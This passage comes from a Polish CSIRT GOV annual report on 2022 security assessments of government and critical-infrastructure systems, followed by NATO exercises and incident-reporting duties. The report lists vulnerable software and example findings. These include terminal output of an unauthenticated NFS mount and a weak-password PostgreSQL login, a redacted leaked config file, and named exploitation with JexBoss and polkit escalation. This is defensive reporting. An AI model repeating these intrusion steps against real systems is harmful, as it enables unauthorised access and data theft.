
6.1. Ocena bezpieczeństwa – podsumowanie

W 2022 roku Zespół Reagowania na Incydenty Bezpieczeństwa Komputerowego CSIRT GOV na mocy art. 32a Ustawy z dnia 24 maja 2002 r. o Agencji Bezpieczeństwa Wewnętrznego oraz Agencji Wywiadu oraz Rozporządzenia Prezesa Rady Ministrów z dnia 19 lipca 2016 r. w sprawie przeprowadzania oceny bezpieczeństwa związanej z zapobieganiem zdarzeniom o charakterze terrorystycznym, dokonał oceny bezpieczeństwa systemów teleinformatycznych instytucji administracji rządowej oraz infrastruktury krytycznej.

Zgodnie z Decyzją nr 84 Szefa Agencji Bezpieczeństwa Wewnętrznego z dnia 29 września 2021 r. w sprawie przeprowadzania przez Agencję Bezpieczeństwa Wewnętrznego ocen bezpieczeństwa systemów teleinformatycznych na 2022 r., Zespół CSIRT GOV przeprowadził przedmiotowe czynności w szesnastu instytucjach administracji rządowej oraz infrastruktury krytycznej, w których przebadał 126 segmentów sieci / systemów teleinformatycznych oraz 61 domen / subdomen oraz stron WWW.

W ramach przeprowadzonych ocen bezpieczeństwa Zespół CSIRT GOV przeprowadził szereg testów mających na celu identyfikację istotnych podatności wpływających na bezpieczeństwo infrastruktur teleinformatycznych w/w instytucji. Do rzeczonych testów należało pasywne, półpasywne oraz aktywne zbieranie informacji, identyfikacja podatności architektury systemów i usług sieciowych, wykorzystanie podatności oraz analiza wpływu wykorzystania czynników inżynierii społecznej.

W wyniku przeprowadzonych ocen bezpieczeństwa Zespół CSIRT GOV dokonał identyfikacji szeregu podatności od stopnia niskiego, aż do błędów należących do kategorii krytycznych. Poniższy wykres przedstawia zestawienie zidentyfikowanych podatności, które zostały opisane w przygotowanych raportach z przeprowadzonych ocen bezpieczeństwa i przesłane do instytucji, których systemy podlegały ocenie.



W ramach prowadzonych ocen bezpieczeństwa architektury sieciowo-serwerowej Zespół CSIRT GOV zidentyfikował następujące podatności określone jako zagrożenia krytyczne oraz wysokie.

Niezaktualizowane i niewspierane wersje oprogramowania:

a) Microsoft Windows Serwer 2008 R2
b) Microsoft Exchange Server
c) Manager Engine Desktop Central
d) EMC Data Protection Advisor
e) VMWare ESX/ESXi
f) VMWare vCenter Server
g) VMWare Horizon
h) Server Apache
i) Server Tomcat
j) Server JBOSS
k) GlassFish Server
l) Nginx
m) PHP
n) biblioteka jQuery
o) phpMyAdmin

Niewspierane wersje oprogramowania:

a) Microsoft Windows Server 2003
b) Microsoft SQL Server
c) Microsoft Internet Information Services (IIS)
d) Microsoft Windows 2000
e) Red Hat Enterprise Linux Server
f) Microsoft Data Transaction Coordinator
g) Oracle Database
h) OpenSSL

Usługi / protokoły podatne na ataki:

a) Simple Mail Transfer Protocol (SMTP)
b) Network Time Protocol (NTP)
c) Internet Information Service (IIS)
d) Inteligent Platform Management Interface (IPMI)
e) Network Level Authentication (NLA)
f) Simple Network Management Protocol (SNMP)
g) Microsoft Server Message Block 1.0 (SMBv1)
h) Secure Shell (SSH)
i) Null Session
j) Advance Message Queuing Protocol (AMQP)
k) Virtual Network Computing (VNC)
l) Remote Desktop Protocol (RDP)
m) Domain Name Server (DNS)

Dostęp anonimowy, bez wymaganego uwierzytelnienia lub na postawie domyślnych haseł:

a) Serwer WSO2
b) Serwer SMTP
c) Serwer FTP
d) Serwer Serwer Redis

e) Apache Solr


f) Intelligent Platform Managment Interface (IPMI v2.0)

6.2. Ocena bezpieczeństwa – przykładowe wykryte podatności


1. Poprzez błędy w konfiguracji usługi NFS istniała możliwość zamontowania bez autoryzacji udziałów, a następnie tworzenie, usuwanie i modyfikowanie danych na tych zasobach.


```
┌──(root💀kali1)-[/mnt]
└─# mount -t nfs 10.11.0.18:/data/col1/shrimp_dump /mnt/nfs

┌──(root💀kali1)-[/mnt]
└─# cd nfs

┌──(root💀kali1)-[/mnt/nfs]
└─# ls -al
razem 15
drwxrwxrwx 5 root root  207 2020-12-11  .
drwxr-xr-x 4 root root 4096 02-15 12:20 ..
drwxr-xr-x 2  500  500 9605 2021-03-24  dump
drwxr-xr-x 2  500  500  101 2020-12-11  logs
drwxrwxrwx 4 root root  293 2021-07-14  .snapshot

┌──(root💀kali1)-[/mnt/nfs]
└─# tree
.
├── dump
│   ├── shrimp202103021600.dmp
│   ├── shrimp202103021600.dmp.gz
│   ├── shrimp202103021600.log
│   ├── shrimp202103030100.dmp
│   ├── shrimp202103030100.dmp.gz
│   ├── shrimp202103030100.log
│   ├── shrimp202103031600.dmp
│   ├── shrimp202103031600.dmp.gz
│   ├── shrimp202103031600.log
│   ├── shrimp202103040100.dmp
│   ├── shrimp202103040100.dmp.gz
│   ├── shrimp202103040100.log
│   ├── shrimp202103041600.dmp
│   ├── shrimp202103041600.dmp.gz
│   ├── shrimp202103041600.log
│   ├── shrimp202103050101.dmp
│   ├── shrimp202103050101.dmp.gz
│   ├── shrimp202103050101.log
│   ├── shrimp202103051600.dmp
│   ├── shrimp202103051600.dmp.gz
│   ├── shrimp202103051600.log
│   ├── shrimp202103060100.dmp
│   ├── shrimp202103060100.dmp.gz
│   ├── shrimp202103060100.log
```

2. Wykorzystanie domyślnego hasła umożliwiło zalogowanie się do usługi z uprawnieniami „Root-a".



3. Wykorzystanie podatności opisanej jako CVE-2018-0296 tj. ominięcie uwierzytelnienia w webowym interfejsie platformy bezpieczeństwa - Cisco ASA.







4. Przełamanie słabych haseł umożliwiło dostęp do danych tj. nazwa instytucji, e-mail, nr telefonu komórkowego itp. przetwarzanych w bazach MSSQL oraz PostgreSQL.

```
└─# psql -h 10.1.1.76 -d postgres -U postgres
Password for user postgres:
psql (14.3 (Debian 14.3-1), server 8.4.20)
Type "help" for help.

postgres=# \l
                                  List of databases
     Name      |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
---------------+----------+----------+-------------+-------------+-----------------------
 ankieta       | postgres | UTF8     | pl_PL.UTF-8 | pl_PL.UTF-8 | =Tc/postgres         +
               |          |          |             |             | postgres=CTc/postgres+
               |          |          |             |             | ankieter=CTc/postgres
 bazy_resortu  | bazar    | UTF8     | pl_PL.UTF-8 | pl_PL.UTF-8 | =Tc/bazar            +
               |          |          |             |             | bazar=CTc/bazar
 opencms       | opencms  | UTF8     | pl_PL.UTF-8 | pl_PL.UTF-8 | =Tc/opencms          +
               |          |          |             |             | opencms=CTc/opencms
 postgres      | postgres | UTF8     | pl_PL.UTF-8 | pl_PL.UTF-8 |
 template0     | postgres | UTF8     | pl_PL.UTF-8 | pl_PL.UTF-8 | =c/postgres          +
               |          |          |             |             | postgres=CTc/postgres
 template1     | postgres | UTF8     | pl_PL.UTF-8 | pl_PL.UTF-8 | =c/postgres          +
               |          |          |             |             | postgres=CTc/postgres
(6 rows)

postgres=#
```

5. Produkcyjna aplikacja WWW udostępniona w sieci Internet oparta była o silnik JBOSS 5.1.0.GA, którego wsparcie zakończyło się w 2016 roku. Przedmiotowa wersja posiadła m.in. podatność CVE-2012-0874. Do eksploitacji wykorzystano publicznie dostępne narzędzie o nazwie JexBoss (https://github.com/joaomatos/jexboss), które szczegółowo zostało opisane przez Cybersecurity & Infrastructure Security Agency Stanów Zjednoczonych na stronie https://cisa.gov/uscert/ncas/analysis-reports/AR18-312A. Poniżej zrzuty ekranu z udanego procesu eksploitacji podczas prowadzonej oceny bezpieczeństwa.



Po uzyskaniu uprawnień użytkownika „jboss" okazało się, że system operacyjny Red Hat Enterprise Linux Serwer v7.5 posiada podatność CVE-2021-4034 (7,8 punktów w skali CVSS), która pozwala na eskalację uprawnień na serwerze. Podatność oznaczona przez Red Hat jako RHSB-2022-001 Polkit Privilage Escalation została opisana na stronie producenta – https://access.redhat.com/security/vulnerabilities/RHSB-2022-001. Dodatkowo na wskazanej stronie został załączony oficjalny skrypt producenta, który umożliwia weryfikację czy wykorzystywana wersja systemu zawiera wymienioną podatność (https://access.redhat.com/sites/default/files/cve-2021-4034-2022-01-25-0936.sh). Przedstawione narzędzie uruchomione na maszynie poddawanej Ocenie Bezpieczeństwa potwierdziło jej występowanie.



6. Cookie Reuse.

Badana aplikacja, po wylogowaniu użytkownika ustawiała ciasteczka sesyjne (pliki cookie), które następnie wykorzystywała w niezmienionej formie po kolejnym, poprawnym zalogowaniu. Mogło to doprowadzić do przejęcia konta użytkownika. Jeżeli atakujący użyłby komputera oraz przeglądarki innego użytkownika, logując się na własne konto w aplikacji, następnie wylogowując się z niej, mógłby zapisać, np. do pliku na zewnętrznej pamięci USB, ustawione przez przeglądarkę ciasteczka. Przeglądarka użytkownika – ofiary po ponownym zalogowaniu, używała dokładnie tych samych plików cookie, co zapisane wcześniej przez napastnika. Atakujący mógł ustawić w swojej przeglądarce zapisane wcześniej ciasteczka, przejmując sesję ofiary, a tym samym jej konto. Warunkiem skutecznego ataku był dostęp do komputera oraz przeglądarki ofiary lub pozyskanie samych plików Cookie.

7. Ujawnienie kodu aplikacji wraz z konfiguracją.

Pod adresem https://[domena]/transfer.tar.gz dostępne było archiwum, w którym znajdował się cały kod aplikacji oraz pliki konfiguracyjne wraz z hasłami dostępowymi do bazy danych. Pobranie archiwum nie wymagało jakiekolwiek uwierzytelniania. Oprócz kodu aplikacji i plików konfiguracyjnych, w archiwum można było odnaleźć folder „userfiles", a w nim podfoldery z nazwami

podmiotów, instytucji oraz gmin. W folderach tych można było odnaleźć zaszyfrowane pliki PGP, ale również czytelne pliki xml dotyczące pewnych transakcji finansowych.

Poniżej zawartość pliku config.inc.php z ujawnionym hasłem do bazy danych mysql.

```
<?php
# ByteHoard2 Configuration file
# Generated at Friday 15th of July 2005 10:48:17 AM
# ByteHoard2 is released under the GPL.
# http://www.bytehoard.org
$dbconfig[‚host’] = „.....”;
$dbconfig[‚username’] = „transfer”;
$dbconfig[‚password’] = „.....”
$dbconfig[‚db’] = „transfer”;
$dbconfig[‚prefix’] = „bh2_”;
$dbconfig[‚dbmod’] = „mysql.inc.php”;
$dbconfig[‚type’] = „mysql”;
date_default_timezone_set(‚Europe/Warsaw’);
?>
```

6.3. Ocena bezpieczeństwa – pozostałe podatności

W przypadku podatności o mniejszej wadze (średnie oraz niskie) do najczęściej identyfikowanych przez Zespół CSIRT GOV można zaliczyć:

- Akceptowanie połączeń z wykorzystaniem szyfrowania SSL 2.0, 3.0, TLS 1.0;
- Wsparcie dla słabych algorytmów szyfrowania SSL (długość klucza od 64 do 112 bit-ów);
- Wykorzystywanie algorytmów hashowania podatnych na kolizję tj. m.in. MD2, MD4, MD5 lub SHA1;
- Podatność DROWN w SSLv2 – możliwa deszyfracja przechwyconego ruchu TLS;
- Podatność POODLE w SSLv3 – możliwe przeprowadzenie ataku typu Man-in-the-Middle;
- Podatność FREAK – możliwość przeprowadzenia ataku typu Man-in-the-Middle;
- Stosowanie certyfikatów typu „self-signed" - certyfikat X.509 serwerów podpisany przez nieznane centrum autoryzacyjne (CA);
- Internet Key Exchange (IKEv1) - stosowanie trybu AggressiveMode;
- Brak skonfigurowanego Network Level Authentication (NLA) dla serwerów RDP;
- Brak aktywnej reguły weryfikacji rekordu SPF;
- Występowanie tzw. ukrytych plików .DS_Store;
- Brak ustawienia flag bezpieczeństwa plików cookies (HttpOnly, Secure) w aplikacjach webowych.

Ponadto Zespół CSIRT GOV przeprowadził również analizę źródeł otwartych w ramach czynności typu OSINT. Czynności te pozwoliły na określenie ilości danych zawartych jako metadata w dokumentach publikowanych w ramach publicznych serwerów WWW oraz portalach społecznościowych, na których pracownicy posiadali konta.

7 POZOSTAŁE DZIAŁANIA ZESPOŁU CSIRT GOV

7.1. Ćwiczenia LOCKED SHIELDS

W dniach 19-21 kwietnia 2022 roku odbyły się ćwiczenia pod kryptonimem „Locked Shields 2022", do udziału w których zostali zaproszeni także przedstawiciele Zespołu CSIRT GOV.

Ćwiczenia Locked Shields to największe na świecie ćwiczenia z zakresu cyberobrony, które organizowane są cyklicznie przez NATO Cooperative Cyber Defence Centre of Excellence (CCDCOE). W przedmiotowych ćwiczeniach wzięły udział 24 zespoły Blue Team z różnych krajów. Były one odpowiedzialne za ochronę poszczególnych elementów stworzonego na potrzeby ćwiczenia specjalnego środowiska wirtualnego. Środowiska te były celem różnorodnych ataków realizowanych w czasie rzeczywistym przez zespoły Red Team. Oprócz zabezpieczenia złożonych systemów IT, zespoły Blue Team musiały również skutecznie zgłaszać incydenty, podejmować strategiczne decyzje oraz rozwiązywać zadania z zakresu informatyki śledczej, prawa oraz mediów.

Polski Zespół Blue Team współtworzyło ponad 100 osób, w tym przedstawiciele zespołów CSIRT poziomu krajowego, tj. m.in. Dowództwa Komponentu Wojsk Obrony Cyberprzestrzeni oraz CSIRT GOV, a także eksperci z wiodących instytucji finansowych, energetycznych, sektora prywatnego, czy uczelni wyższych. Dodatkowo w skład polskiego zespołu wchodzili również eksperci z Litwy. Sukcesem polskiego Zespołu Blue Team było zajęcie drugiego miejsca w ogólnej klasyfikacji.

7.2. NATO Cyber Coalition

W dniach 28.11-02.12.2022 roku zostały przeprowadzone ćwiczenia NATO Cyber Coalition, w których również uczestniczyli przedstawiciele Zespołu CSIRT GOV. W ćwiczeniach wzięło udział ponad 1000 uczestników z 26 państw członkowskich NATO oraz Finlandii, Szwecji, Gruzji, Irlandii, Japonii i Szwajcarii. Konwencja ćwiczeń Cyber Coalition 2022 opierała się na pracy na dedykowanej platformie do współpracy i wymiany doświadczeń oraz opracowywania najlepszych praktyk w ramach procesów właściwych dla zespołów reagowania w zakresie procedur „incident handling and response". Ćwiczenia Cyber Coalition 2022 miały na celu łączenie współpracy koalicji instytucji NATO, sojuszników oraz partnerów, wzmacniając sojusznicze zdolności do odstraszania oraz wspólnej obrony przed zagrożeniami w cyberprzestrzeni. Współpraca poszczególnych uczestników pozwala corocznie poszerzać wiedzę z zakresu bezpieczeństwa teleinformatycznego oraz wykorzystywania tzw. best practices w zakresie obsługi incydentów cyberbezpieczeństwa.

Ćwiczenia Cyber Coalition nie podlegały punktacji, natomiast ich głównym celem było reagowanie na incydenty i zagrożenia cyberbezpieczeństwa w ramach współpracy pomiędzy zespołami reprezentującymi państwa członkowskie NATO oraz kraje partnerskie.

7.3. Realizacja zadań przez uczestników zgodnie z ustawą o krajowym systemie cyberbezpieczeństwa

Publikacja Raportu Rocznego CSIRT GOV stanowi okazję do zwrócenia uwagi na podstawowe obowiązki dotyczące realizacji zadań przez uczestników krajowego systemu cyberbezpieczeństwa, zwłaszcza w odniesieniu do obszaru należącego, zgodnie z delegacją ustawy o krajowym systemie cyberbezpieczeństwa[1], do kompetencji Zespołu CSIRT GOV.

W przedmiotowym zakresie, jednym z istotnych procesów, które powinny zostać zabezpieczone w ramach obsługi incydentów podmiotów funkcjonujących w obszarze krajowego systemu cyberbezpieczeństwa jest utrzymywanie aktualnych punktów kontaktowych do przyjmowania zgłoszeń o ostrzeżeniach oraz incydentach, w tym także wskazywanie osób odpowiedzialnych za utrzymywanie kontaktów z podmiotami krajowego systemu cyberbezpieczeństwa. Ma to również swoje uzasadnienie w związku z wprowadzonymi na obszarze RP stopniami alarmowymi w CRP, które nakładają na podmioty ksc dodatkowe zadania, m.in. dokonywania weryfikacji ustanowionych punktów kontaktowych z zespołami reagowania na incydenty bezpieczeństwa teleinformatycznego właściwymi dla rodzaju działania organizacji[2].

Obowiązek utrzymywania punktów kontaktowych, w myśl ustawy o ksc, dotyczy operatorów usług kluczowych, podmiotów publicznych, dostawców usług cyfrowych. W przypadku operatorów usług kluczowych lub podmiotów publicznych powinien być realizowany w ciągu 14 dni od dnia wyznaczenia lub zmiany danych kontaktowych. Powinny być to osoby stale zaangażowane w cyberbezpieczeństwo w zakresie organizacyjnym, czy posiadające określone funkcje w strukturze podmiotu (np. jako pełnomocnicy ds. cyberbezpieczeństwa). Osoby te są uprawnione do zgłaszania incydentów bezpieczeństwa teleinformatycznego. Jako punkty kontaktowe, dedykowane do wymiany informacji o zagrożeniach czy zgłaszania incydentów, mogą być także ustanawianie dodatkowo różnego rodzaju zespoły CSIRT/CERT czy SOC, odpowiedzialne za cyberbezpieczeństwo infrastruktury danego podmiotu. Niezależnie od tego ustawa o krajowym systemie cyberbezpieczeństwa wskazuje na konieczność ustanawiania punktu personalnego dla każdego podmiotu.

[1] Ustawa z dnia 5 lipca 2018 roku o krajowym systemie cyberbezpieczeństwa (Dz. U. 2018 poz. 1560 ze zm.)
[2] Rozporządzenie Prezesa Rady Ministrów z dnia 25 lipca 2016 r. w sprawie zakresu przedsięwzięć wykonywanych w poszczególnych stopniach alarmowych i stopniach alarmowych CRP (Dz. U. 2016 poz. 1101)

Dynamika zagrożeń i konieczność niezwłocznych działań przypadku wystąpienia incydentów bezpieczeństwa uzasadniają okoliczności, aby kwestie wymiany informacji o cyberzagrożeniach i zgłaszania incydentów były, tam, gdzie jest to możliwe, realizowane przez zespoły cyberbezpieczeństwa, najlepiej działające w trybie 24/7. W przedmiotowym zakresie wartymi zapoznania są rekomendacje wydane przez CSIRT GOV oraz CERT POLSKA, które są dostępne na stronie https://incydent.cert.pl/osoba-kontaktowa/rekomendacje.

Innym obszarem, istotnym z punktu widzenia analizy ryzyka dla cyberprzestrzeni RP, jest obowiązek zgłaszania przez podmioty krajowego systemu cyberbezpieczeństwa incydentów zidentyfikowanych w infrastrukturze podmiotów. Dotyczy to zwłaszcza obowiązku zgłaszania przez operatorów usług kluczowych incydentów poważnych, a także zgłaszania incydentów istotnych przez dostawców usług cyfrowych oraz incydentów w podmiocie publicznym przez podmioty publiczne w terminie 24 godzin od momentu ich wykrycia, do właściwego zespołu krajowego, w tym CSIRT GOV w ramach ustawowo ustanowionej kompetencji zespołów poziomu krajowego. Należy zauważyć, że w rozumieniu ustawy o krajowym systemie cyberbezpieczeństwa mowa jest nie tylko o incydentach, które powodują poważne obniżenie jakości lub przerwanie ciągłości świadczenia usługi kluczowej, czy incydentach, w przypadku podmiotu publicznego, które powodują obniżenie jakości lub przerwanie realizacji zadania publicznego, ale także o sytuacji wskazującej na możliwość spowodowania wyżej wymienionych skutków.

Zgłaszając incydent do Zespołu CSIRT GOV należy korzystać z przygotowanych do tego celu kanałów komunikacji elektronicznej, w tym:

- poprzez wypełnienie formularza incydentu dostępnego na stronie www.csirt.gov.pl w zakładce „Zgłaszanie incydentu" i przesłanie formularza w wiadomości e-mail na adres: incydent@csirt.gov.pl;
- za pośrednictwem Systemu S46, funkcjonującego na podstawie art. 46 ustawy o krajowym systemie cyberbezpieczeństwa, w przypadku podmiotów posiadających dostęp do Systemu S46.

Właścicielem Systemu S46 jest minister właściwy ds. informatyzacji, a za utrzymanie i rozwój odpowiedzialna jest Naukowa i Akademicka Sieć Komputerowa - Państwowy Instytut Badawczy (dalej: NASK PIB). Uczestnictwo w Systemie S46, poza możliwością bezpośredniego zgłaszania incydentów bezpieczeństwa teleinformatycznego, daje również możliwość dostępu do informacji o zagrożeniach, incydentach czy podatnościach, a także dodatkowych możliwości w zakresie analizy ryzyka.

W przypadku chęci uzyskania szczegółowych informacji dotyczących Systemu S46 oraz w celu określenia możliwości podłączenia się do systemu, należy kontaktować się z bezpośrednio z NASK PIB, za pośrednictwem adresu s46-info@nask.pl.

